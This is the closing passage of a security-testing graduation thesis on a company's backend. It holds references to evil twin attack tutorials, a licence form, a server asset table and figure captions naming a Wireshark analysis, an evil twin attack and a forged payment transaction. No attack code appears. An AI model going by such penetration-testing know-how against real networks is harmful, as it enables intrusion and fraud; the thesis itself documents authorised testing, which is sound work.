- [37] “Evil Twin Tutorial.” 2014. Kali Linux Hacking Tutorials. [Online] Available: <https://www.kalitutorials.net/2014/07/evil-twin-tutorial.html>. [Accessed April 23, 2022]
- [38] “Evil Twin Attack - Guide.” 2020. Sudorealm. [Online] Available: <https://sudorealm.com/blog/evil-twin-attack-guide>. [Accessed April 23, 2022]
- [39] J. Graham , R. Olson , R. Howard “Cyber Security Essentials” , 2010

## **Appendix 1 – Non-exclusive licence for reproduction and publication of a graduation thesis<sup>1</sup>**

I Saba Udzilauri

- 1 Grant Tallinn University of Technology free licence (non-exclusive licence) for my thesis “Security testing of NovaSystems’ backend architecture”, supervised by Kaido Kikkas.
  - 1.1 to be reproduced for the purposes of preservation and electronic publication of the graduation thesis, incl. to be entered in the digital collection of the library of Tallinn University of Technology until expiry of the term of copyright;
  - 1.2 to be published via the web of Tallinn University of Technology, incl. to be entered in the digital collection of the library of Tallinn University of Technology until expiry of the term of copyright.
- 2 I am aware that the author also retains the rights specified in clause 1 of the non-exclusive licence.
- 3 I confirm that granting the non-exclusive licence does not infringe other persons' intellectual property rights, the rights arising from the Personal Data Protection Act or rights arising from other legislation.

25.04.2022

---

1 The non-exclusive licence is not valid during the validity of access restriction indicated in the student's application for restriction on access to the graduation thesis that has been signed by the school's dean, except in case of the university's right to reproduce the thesis for preservation purposes only. If a graduation thesis is based on the joint creative activity of two or more persons and the co-author(s) has/have not granted, by the set deadline, the student defending his/her graduation thesis consent to reproduce and publish the graduation thesis in compliance with clauses 1.1 and 1.2 of the non-exclusive licence, the non-exclusive license shall not be valid for the period.

## Appendix 2 – Important assets

Server nicknames	Importance score	Description
ADDRESS-1	5	SQL Database
ADDRESS-2	5	C++ Host application (processing) & WcfService
ADDRESS-3	4	TechSupport WebApp & “Processing” Admin WebApp
ADDRESS-4	4	One of the associated business service & Transaction forwarder
ADDRESS-5	4	“Universal provider”
ADDRESS-6	5	“Universal provider”
ADDRESS-7	5	Oracle Database

## Appendix 3 - Testing process




Figure 3.1: Analyzing packets with wireshark, created by the author




Figure 3.2: Analyzing the authorization request, created by the author




Figure 3.3: Evil twin attack, created by the author






Figure 3.4: Forging a pay transaction, created by the author